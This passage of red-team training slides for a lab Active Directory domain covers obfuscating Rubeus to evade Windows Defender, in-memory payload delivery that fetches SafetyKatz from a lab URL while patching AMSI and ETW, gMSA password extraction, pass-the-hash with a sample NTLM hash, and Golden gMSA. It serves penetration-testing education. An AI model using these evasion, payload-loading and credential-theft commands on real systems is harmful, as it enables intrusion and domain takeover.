89 //if (latestPath.StartsWith("http"))
90 //{
91 //    //Download
92 //    zipStream = webClient.DownloadData(latestPath);
93 //}
94 //else
95 //{
96 //    //Read file from path
97 //    //zipStream = File.ReadAllBytes(latestPath);
98 //    zipStream = Convert.FromBase64String(base64value);
99 //}
100
101
102 zipStream = Convert.FromBase64String(base64value);
103
```

Offensive .NET - Tradecraft - AV bypass - Obfuscation

- For Rubeus.exe, we used ConfuserEx (<https://github.com/mkaring/ConfuserEx>) to obfuscate the binary.

```
# DefenderCheck.exe Rubeus.exe
Target file size: 295936 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x31269 in the original file
File matched signature: "VirTool:Win32/Kekeo.A!MTB"

00000000  64 72 65 73 73 00 44 6F  6D 61 69 6E 43 6F 6E 74  dress.DomainCont
00000010  72 6F 6C 6C 65 72 41 64  64 72 65 73 73 00 48 6F  rollerAddress.Ho
00000020  73 74 41 64 64 72 65 73  73 00 61 64 64 72 65 73  stAddress.address
00000030  73 00 63 72 6F 73 73 00  75 73 65 72 53 74 61 74  s.cross.userStat
00000040  73 00 45 6E 75 6D 65 72  61 74 65 54 69 63 6B 65  s.EnumerateTicke
00000050  74 73 00 50 61 72 73 65  53 61 76 65 54 69 63 6B  ts.ParseSaveTick
00000060  65 74 73 00 73 61 76 65  54 69 63 6B 65 74 73 00  ets.saveTickets.
00000070  43 6F 75 6E 74 4F 66 54  69 63 6B 65 74 73 00 48  CountOfTickets.H
00000080  61 72 76 65 73 74 54 69  63 6B 65 74 47 72 61 6E  arvestTicketGran
00000090  74 69 6E 67 54 69 63 6B  65 74 73 00 77 72 61 70  tingTickets.wrap
000000A0  54 69 63 6B 65 74 73 00  64 69 73 70 6C 61 79 4E  Tickets.displayN
000000B0  65 77 54 69 63 6B 65 74  73 00 72 65 6E 65 77 54  ewTickets.renewT
000000C0  69 63 6B 65 74 73 00 67  65 74 5F 61 64 64 69 74  ickets.get_addit
000000D0  69 6F 6E 61 6C 5F 74 69  63 6B 65 74 73 00 73 65  ional_tickets.se
000000E0  74 5F 61 64 64 69 74 69  6F 6E 61 6C 5F 74 69 63  t_additional_tic
000000F0  6B 65 74 73 00 67 65 74  5F 74 69 63 6B 65 74 73  kets.get_tickets





# _
```

Offensive .NET - Tradecraft - AV bypass - Obfuscation

Launch ConfuserEx

- In Project tab select the Base Directory where the binary file is located.
- In Project tab Select the Binary File that we want to obfuscate.
- In Settings tab add the rules.
- In Settings tab edit the rule and select the preset as `Normal`.
- In Protect tab click on the protect button.

We will find the new obfuscated binary in the Confused folder under the Base Directory.



Offensive .NET - Tradecraft - AV bypass - Obfuscation

- After obfuscating the binary with ConfuserEx rescan using DefenderCheck we can see the detection of GUID.

```
# DefenderCheck.exe Rubeus.exe
Target file size: 1004544 bytes
Analyzing...

Analyzing...

[!] Identified end of bad bytes at offset 0xF22DD in the original file
File matched signature: "VirTool:MSIL/Kekeo.NT!MTB"

00000000  50 65 72 6D 69 73 73 69  6F 6E 41 74 74 72 69 62  PermissionAttrib
00000010  75 74 65 2C 20 6D 73 63  6F 72 6C 69 62 2C 20 56  ute, mscorlib, V
00000020  65 72 73 69 6F 6E 3D 34  2E 30 2E 30 2E 30 2C 20  ersion=4.0.0.0,
00000030  43 75 6C 74 75 72 65 3D  6E 65 75 74 72 61 6C 2C  Culture=neutral,
00000040  20 50 75 62 6C 69 63 4B  65 79 54 6F 6B 65 6E 3D  PublicKeyToken=
00000050  62 37 37 61 35 63 35 36  31 39 33 34 65 30 38 39  b77a5c561934e089
00000060  15 01 54 02 10 53 6B 69  70 56 65 72 69 66 69 63  ..T..SkipVerific
00000070  61 74 69 6F 6E 01 08 01  00 08 00 00 00 00 00 1E  ation.....
00000080  01 00 01 00 54 02 16 57  72 61 70 4E 6F 6E 45 78  ....T..WrapNonEx
00000090  63 65 70 74 69 6F 6E 54  68 72 6F 77 73 01 06 20  ceptionThrows..
000000A0  01 01 11 82 E1 08 01 00  02 00 00 00 00 00 0B 01  ...?á.....
000000B0  00 06 52 75 62 65 75 73  00 00 05 01 00 00 00 00  ..Rubeus.....
000000C0  17 01 00 12 43 6F 70 79  72 69 67 68 74 20 C2 A9  ....Copyright Ac
000000D0  20 20 32 30 31 38 00 00  29 01 00 24 36 35 38 63  2018..)..$658c
000000E0  38 62 37 66 2D 33 36 36  34 2D 34 61 39 35 2D 39  8b7f-3664-4a95-9
000000F0  35 37 32 2D 61 33 65 35  38 37 31 64 66 63 30 36  572-a3e5871dfc06

# _
```

Offensive .NET - Tradecraft - AV bypass - Obfuscation

- Generate and modify the GUID and compile Rubeus again and rerun the ConfuserEx on the Rubeus.exe binary.

The screenshot displays the Visual Studio IDE with the 'Rubeus' project open. The 'AssemblyInfo.cs' file is selected, showing assembly metadata. A PowerShell terminal window is open, showing the command 'New-Guid' and its output, a GUID. The 'Solution Explorer' on the right shows the project structure. A Windows Defender notification is visible at the bottom, indicating that no threat was found in the submitted file.

```
AssemblyInfo.cs [X]
[C#] Rubeus
10 [assembly: AssemblyConfiguration("")]
11 [assembly: AssemblyCompany("")]
12 [assembly: AssemblyProduct("Rubeus")]
13 [assembly: AssemblyCopyright("Copyright © 2018")]
14 [assembly: AssemblyTrademark("")]
15 [assembly: AssemblyCulture("")]
16
17 // Setting ComVisible to false makes the types in this assembly not visible
18 // to COM components. If you need to access a type in this assembly from
19 // COM, set the ComVisible attribute to true on that type.
20 [assembly: ComVisible(false)]
21
22 // The following GUID is for the ID of the typelib if this project is exposed to COM
23 [assembly: Guid("4cc62294-a742-41fd-870e-37c6d9f71d27")]
24
25 // Version information for an assembly consists of the following four values:
26 //
27 //     Major Version
28 //     Minor Version
29 //     Build Number
30 //     Revision
31 //
```

```
PS C:\> New-Guid
Guid
----
4cc62294-a742-41fd-870e-37c6d9f71d27
PS C:\>
```

Solution Explorer

Search Solution Explorer (Ctrl+;)

✓ Solution 'Rubeus' (1 of 1 project)

✓ [C#] Rubeus

✓ Properties

✓ [C#] AssemblyInfo.cs

References

Asn1

Commands

Domain

lib

app.config

[C#] Program.cs

```
# DefenderCheck.exe [redacted] Rubeus.exe
[+] No threat found in submitted file!
#
```

Offensive .NET - Tradecraft - Payload Delivery

- We can use NetLoader (<https://github.com/Flangvik/NetLoader>) to deliver our binary payloads.
- It can be used to load binary from filepath or URL and patch AMSI & ETW while executing.


```
C:\Users\Public\Loader.exe -path  
http://192.168.100.x/SafetyKatz.exe
```

- We also have AssemblyLoad.exe that can be used to load the NetLoader in-memory from a URL which then loads a binary from a filepath or URL.

```
C:\Users\Public\AssemblyLoad.exe  
http://192.168.100.x/Loader.exe -path  
http://192.168.100.x/SafetyKatz.exe
```

Hands-On 9

- Extract credentials of interactive logon sessions and service accounts from us-mailmgmt.



Privilege Escalation – gMSA

- A group Managed Service Account (gMSA) provides automatic password management, SPN management and delegated administration for service accounts across multiple servers.
- Use of gMSA is recommended to protect from Kerberoast type attacks!
- A 256 bytes random password is generated and is rotated every 30 days.
- When an authorized user reads the attribute 'msds-ManagedPassword' the gMSA password is computed.
- Only explicitly specified principals can read the password blob. Even the Domain Admins can't read it by default.

Privilege Escalation – gMSA - Enumeration

- A gMSA has object class 'msDS-GroupManagedServiceAccount'. This can be used to find the accounts.

- Using ADModule

`Get-ADServiceAccount -Filter *`

- Using PowerView

`Get-DomainObject -LDAPFilter '(objectClass=msDS-GroupManagedServiceAccount)'`

Privilege Escalation – gMSA - Enumeration

- The attribute 'msDS-GroupMSAMembership' (PrincipalsAllowedToRetrieveManagedPassword) lists the principals that can read the password blob.

- Read it using ADModule:

```
Get-ADServiceAccount -Identity jumpone -Properties * |  
select PrincipalsAllowedToRetrieveManagedPassword
```


Privilege Escalation – gMSA - Enumeration

- The attribute 'msDS-ManagedPassword' stores the password blob in binary form of MSDS-MANAGEDPASSWORD_BLOB.
- Once we have compromised a principal that can read the blob. Use ADModule to read and DSInternals to compute NTLM hash:

```
$Passwordblob = (Get-ADServiceAccount -Identity jumpone -Properties msDS-ManagedPassword). 'msDS-ManagedPassword'  
Import-Module C:\AD\Tools\DSInternals_v4.7\DSInternals\DSInternals.psd1  
$decodedpwd = ConvertFrom-ADManagedPasswordBlob $Passwordblob  
ConvertTo-NTHash -Password $decodedpwd.SecureCurrentPassword
```

- The 'CurrentPassword' attribute in the \$decodedpwd contains the clear-text password but cannot be typed!

Privilege Escalation – gMSA - Enumeration

- Passing the NTLM hash of the gMSA, we get privileges of the gMSA.

```
sekurlsa::pth /user:jumpone /domain:us.techcorp.local  
/ntlm:0a02c684cc0fa1744195edd1aec43078
```

- We can access the services and machines (server farms) that the account has access to.

Hands-On 10

- Enumerate gMSAs in the us.techcorp.local domain.
- Enumerate the principals that can read passwords from any gMSAs.
- Compromise one such principal and retrieve the password from a gMSA.
- Find if the gMSA has high privileges on any machine and extract credentials from that machine.

Golden gMSA


- gMSA password is calculated by leveraging the secret stored in KDS root key object.
- We need following attributes of the KDS root key to compute the Group Key Envelope (GKE) :
 - cn
 - msKds-SecretAgreementParam
 - msKds-RootKeyData
 - msKds-KDFParam
 - msKds-KDFAlgorithmID
 - msKds-CreateTime
 - msKds-UseStartTime
 - msKds-Version
 - msKds-DomainID
 - msKds-PrivateKeyLength
 - msKds-PublicKeyLength
 - msKds-SecretAgreementAlgorithmID

Golden gMSA

- Once we compute the GKE for the associated KDS root key we can generate the password offline.
- Only privilege accounts such as Domain Admins, Enterprise Admins or SYSTEM can retrieve the KDS root key.
- Once the KDS root key is compromised we can't protect the associated gMSAs accounts.
- Golden gMSA can be used to retrieve the information of gMSA account, KDS root key and generate the password offline.

Domain Privilege Escalation

- So we have administrative access to studentuserx, us-mgmt, us-mailmgmt, us-jump and us-web!
- We are now ready to escalate privileges to Domain Admin!



Privilege Escalation – Kerberos Delegation

